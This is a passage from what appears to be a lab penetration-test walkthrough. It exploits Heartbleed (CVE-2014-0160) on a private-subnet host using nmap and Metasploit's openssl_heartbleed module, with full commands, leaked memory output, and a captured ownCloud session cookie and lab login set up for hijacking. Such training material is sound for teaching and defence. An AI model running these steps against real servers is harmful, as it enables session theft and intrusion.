OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows Server 2003 SP1 - SP2
Network Distance: 1 hop

Nmap scan report for 10.10.30.2
Host is up (0.0010s latency).
Not shown: 974 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
```

Figure 14: Machines Obtained in the Subnet Scan

2. Scanning for Heartbleed Vulnerability

We begun the scan with 10.10.30.1 machine. To check if the machine is vulnerable to heartbleed, we have issued the command nmap –p 443 --script ssl-heartbleed 10.10.30.1 and clicked Scan. We observed that port 443 is closed, which inferred that the machine is not vulnerable to heartbleed.



Target: 10.10.30.1


Profile:

Command: nmap -p 443 --script ssl-heartbleed 10.10.30.1

```
nmap -p 443 --script ssl-heartbleed 10.10.30.1

Starting Nmap 6.47 ( http://nmap.org ) at 2015-08-20 11:42 EDT
Nmap scan report for 10.10.30.1
Host is up (0.0012s latency).
PORT    STATE  SERVICE
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 13.33 seconds
```

Figure 15: Scanning the Machines for Heartbleed Vulnerability

We observed that nmap has detected the machine to be vulnerable to heartbleed. The result infers that the version of OpenSSL used in the machine is vulnerable, which means we can perform penetration testing on this vulnerability, which allows us to view sensitive information in plain text.



Target: 10.10.30.2

Profile:

Command: nmap -p 443 --script ssl-heartbleed 10.10.30.2


OS	Host
	10.10.30.1
	10.10.30.2
	www.xsecuri

```
nmap -p 443 --script ssl-heartbleed 10.10.30.2

Starting Nmap 6.47 ( http://nmap.org ) at 2015-08-20 11:43 EDT
Nmap scan report for 10.10.30.2
Host is up (0.013s latency).
PORT    STATE SERVICE
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library.
It allows for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|     Description:
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are
affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable
OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as
the encryption keys themselves.
|
|     References:
|       http://www.openssl.org/news/secadv_20140407.txt
|       http://cvedetails.com/cve/2014-0160/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160

Nmap done: 1 IP address (1 host up) scanned in 13.55 seconds
```

Figure 16: Heartbleed Vulnerable Machine Identified

3. Exploiting the Heartbleed Vulnerability


We launched a new command line terminal, typed **msfconsole** and pressed Enter. This launches msfconsole.



```
root@kali:~# msfconsole

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.10.0-2014100101 [core:4.10.0.pre.2014100101 api:1.0.0]]
+ -- --=[ 1357 exploits - 826 auxiliary - 231 post        ]
+ -- --=[ 340 payloads - 35 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Figure 17: Launching msfconsole

We typed **use auxiliary/scanner/ssl/openssl_heartbleed**. This launched the openssl_heartbleed auxiliary module.




```
root@kali:~# msfconsole

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.10.0-2014100101 [core:4.10.0.pre.2014100101 api:1.0.0]]
+ -- --=[ 1357 exploits - 826 auxiliary - 231 post        ]
+ -- --=[ 340 payloads - 35 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf auxiliary(openssl_heartbleed) >
```

Figure 18: Selecting Auxiliary Module

We have issued the following commands:


- set RHOSTS 10.10.30.2
- set RPORT 443
- set VERBOSE true



```
root@kali:~# msfconsole

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.10.0-2014100101 [core:4.10.0.pre.2014100101 api:1.0.0]]
+ -- --=[ 1357 exploits - 826 auxiliary - 231 post        ]
+ -- --=[ 340 payloads - 35 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf auxiliary(openssl_heartbleed) > set RHOSTS 10.10.30.2
RHOSTS => 10.10.30.2
msf auxiliary(openssl_heartbleed) > set RPORT 443
RPORT => 443
msf auxiliary(openssl_heartbleed) > set VERBOSE true
VERBOSE => true
msf auxiliary(openssl_heartbleed) >
```

Figure 19: Configuring the Auxiliary Module

Then we have launched firefox web browser, typed the URL https://10.10.30.2/ownCloud in the address bar and pressed Enter. ownCloud login page appeared, where we have entered the username shane and password florida@123, unchecked remember option and clicked Log in.




https://10.10.30.2/ownCloud/

shane

●●●●●●●●●●●

Figure 20: Entering Login Credentials

In Kali Linux machine, we typed exploit in the command line terminal and pressed Enter. We have observed that data incorporated in the certificate request have been revealed.




```
VERBOSE => true
msf auxiliary(openssl_heartbleed) > exploit

[*] 10.10.30.2:443 - Sending Client Hello...
[!] SSL record #1:
[!]     Type:    22
[!]     Version: 0x0301
[!]     Length:  54
[!]     Handshake #1:
[!]             Length: 50
[!]             Type:   Server Hello (2)
[!]             Server Hello Version:           0x0301
[!]             Server Hello random data:       55d5f894293ad4d460bb0c82410deef8c6bdd5cb84d45c3eb07a6dfccc5246b6
[!]             Server Hello Session ID length: 0
[!]             Server Hello Session ID:
[!] SSL record #2:
[!]     Type:    22
[!]     Version: 0x0301
[!]     Length:  639
[!]     Handshake #1:
[!]             Length: 635
[!]             Type:   Certificate Data (11)
[!]             Certificates length: 632
[!]             Certificate #1:
[!]                     Certificate #1: Length: 629
[!]                     Certificate #1: #<OpenSSL::X509::Certificate subject=/C=US/ST=Florida/L=Miami/O=ABC/OU=DEF/CN=localhos
t/emailAddress=abc@gmail.com, issuer=/C=US/ST=Florida/L=Miami/O=ABC/OU=DEF/CN=localhost/emailAddress=abc@gmail.com, serial=145
15014575760808132, not_before=2014-11-09 10:43:35 UTC, not_after=2015-11-09 10:43:35 UTC>
[!] SSL record #3:
[!]     Type:    22
[!]     Version: 0x0301
[!]     Length:  203
[!]     Handshake #1:
[!]             Length: 199
[!]             Type:   Server Key Exchange (12)
[!] SSL record #4:
[!]     Type:    22
[!]     Version: 0x0301
[!]     Length:  4
[!]     Handshake #1:
[!]             Length: 0
```

Figure 21: Performing Exploitation

Kali Linux began to display the certificate related information along with the printable data that is leaked as a result of the exploitation.


This data contained cookie information as well as the URL corresponding to ownCloud, in plain text.



```
[!]                     Certificate #1: Length: 629
[!]                     Certificate #1: #<OpenSSL::X509::Certificate subject=/C=US/ST=Florida/L=Miami/O=ABC/OU=DEF/CN=localhos
t/emailAddress=abc@gmail.com, issuer=/C=US/ST=Florida/L=Miami/O=ABC/OU=DEF/CN=localhost/emailAddress=abc@gmail.com, serial=145
15014575760808132, not_before=2014-11-09 10:43:35 UTC, not_after=2015-11-09 10:43:35 UTC>
[!] SSL record #3:
[!]     Type:    22
[!]     Version: 0x0301
[!]     Length:  203
[!]     Handshake #1:
[!]             Length: 199
[!]             Type:   Server Key Exchange (12)
[!] SSL record #4:
[!]     Type:    22
[!]     Version: 0x0301
[!]     Length:  4
[!]     Handshake #1:
[!]             Length: 0
[!]             Type:   Server Hello Done (14)
[*] 10.10.30.2:443 - Sending Heartbeat...
[*] 10.10.30.2:443 - Heartbeat response, 65535 bytes
[+] 10.10.30.2:443 - Heartbeat response with leak
[*] 10.10.30.2:443 - Printable info leaked: UPt`hWi/2f"!98532ED/A0100101 Firefox/19.0Accept: application/json, text/javascript
, */*; q=0.01Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflaterequesttoken: d5dfbb25e1f4ace168f0X-Requested-With:
XMLHttpRequestReferer: https://10.10.30.2/ownCloud/index.php/apps/filesCookie: oc9wmwkc8bm8=odf480qnn2hi34lrvp437ler81Connecti
on: keep-alive_P@m-g``@@]Z@80`X~happ=files_versionsex.php/core/ajax/translations.php HTTP/1.1Host: 10.10.30.2User-Agent: Mozil
la/5.0 (Windows NT 6.1; rv:19.0) Gecko/20100101 Firefox/19.0Accept: */*Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, d
eflateContent-Type: application/x-www-form-urlencoded; charset=UTF-8requesttoken: d5dfbb25e1f4ace168f0X-Requested-With: XMLHtt
pRequestReferer: https://10.10.30.2/ownCloud/index.php/apps/filesContent-Length: 18Cookie: oc9wmwkc8bm8=odf480qnn2hi34lrvp4371
er81Connection: keep-alivePragma: no-cacheCache-Control: no-cacheapp=files_versionsOhhx{tt!ttP``phxxxp{tthx{tt@hx{tthHHx @{tth
x`{tthx`{tthx{tthxh@0x({tthppxH{tthxhx{tthxH{tthPPxhppx(h{tt]\ME@H@ I'sK-#bQ'gzq:#WmNF=!Bp!vFkWvn[{\oz^22t|\'Ii *$_~$v-yR;T_5w
XG_u' h@dAh1G'%(&X|C-}i?Yt-MoyqH=oFCp'#.cl@yeE_8lV~i1X~n0J!ZR+fWj0&KT!zFwMD"LqU%G-g_(^gSd-H0`Ld/(d%cVIM_hFBJ-P|y$SxFU5-7f,B>jI
faY2x*RfihH*y4I`*7'4rrhGx`8.!qJoyD`9nJ>7 _`gOPe,GLlPV9`w<8pmCYY?S2||=Q&nJq@o-bCUD4'j4/mParsq\jv2)&eDWnDv`-Zl7$W/"]ma{_3mGH%i75
g{xhEb6GYjfKn(RMYW@]X^AZHq]DM-B?tEu!9n_}+l7)c"O`%Tc^3^=P]6yJC8Z*]5jPZ/iGBl1%recd(9!efCDtksNmND=j!Bxe7H04G"$GRHx#bK"KAPNrR[i47[
J8&[[ceSkRZ-}ZWs4]B\S:VJlaVEx.5cI&2o5HNYHp5VcSv0={0AJ$i#cN$p[WDhJVYGttf^m G`UHrrNCS2eM`0?zZgghDQt/[+8?-`$xYF|nq>?nR=qX+"D0Vz,;
HU\XWhSs*9UCu't\!Vr#Zgo|5JR^jB{[gm3Fyj2f>M)]UDZm`Mp#6c'7||"h#g>!4Kx& r%7pF.e=4Mh]DAj7MC6]l0fq.1wDBe7Rz]!"61cE]jJEH?0~=717Avj|?
X:OrU[*JT#NVI7W{<-)h?U"%"E;`Z-^Q2L V"c;^/RcEC-f00rz{p7ZRYr]"fuR.CHB4EW~\hoth8r=7t+Ga@~,N^P9'(]IW~YM;_qbnLK9t'Lo}K~x?s_:dEEF>ob
]_J'b{0aLe*uyJz*>v-HCb;YA)fJV/3,@k&\Hjjos^a-E;to%JZ#>+T{$]zw>'E^ss',59.G+m3#/.0`8%Uh#%>Fca+wu]{W[/IO&NA[=5 w<ZfAO>YPQ;W3E6X=/l
hHW/1@]Vq3LGyvr~oDeVpr2T@D5izh[nlW%cffx*_B<#v,=Vvo|c\S6UEqTlA-D2HhEIS?UNQa]*eYR2TQ@PYqkXy?f"'IrX-kJQG)\2S1,Y5z&&%Pt7]2H faAK@J
NT3Y,A%Cbmqq'40d^cF~3,4Ryp>5=R7\QRY^UCbhV5cbEN)`n0F<'Ci[8Tl!96g.zv{9JaMM^4('&Q.r$\VDA6Ni\vrJXj0_SpZs{jhYQ1mjr9c/+F6Jvt!xg|$Ly,
o.,;D|L2jZy_d\ad$_+Dehv?r.6pFm28U4.4PTt&wMue2eU)fX*B`>e5Nu*'wd.5 >`_WjZT\~z{'?5En[3Vt6+T\jJne`rE%%;x0LtF#wc32B,i6q[/1l%=fcYe<d
UFxvyNt-U:(|]AlU5+{y|>rl2$dQ]P+|#DLJq,RvN"&}/z4^4%Jb\!'MMPbR+mCB!5ulc7.P!2i?$:?vM`%St-4RGMe6ImuD1`Ec+_vx81LfI'IA5IC%[82<m'>sK&
```

Figure 22: Cookie Information Revelaed in plain text


Now, we have opened the document with leafpad editor and entered the obtained cookie information as well as the URL in it. Later, we have separate the URL and the cookie values.



```
https://10.10.30.2/ownCloud/index.php/apps/files
Cookie: oc9wmwkc8bmB=odf480qnn2hi34lrvp437ler81
```

Figure 23: Entering Cookie Value and URL in Leafpad Window

We have launched iceweasel web browser, typed the URL https://10.10.30.2/owncloud in the address bar and pressed Enter. Untrusted Connection webpage appeared, where we clicked I Understand the Risks drop-down list and then clicked Add Exception… button.



This Connection is Untrusted

You have asked Iceweasel to connect securely to **10.10.30.2**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?

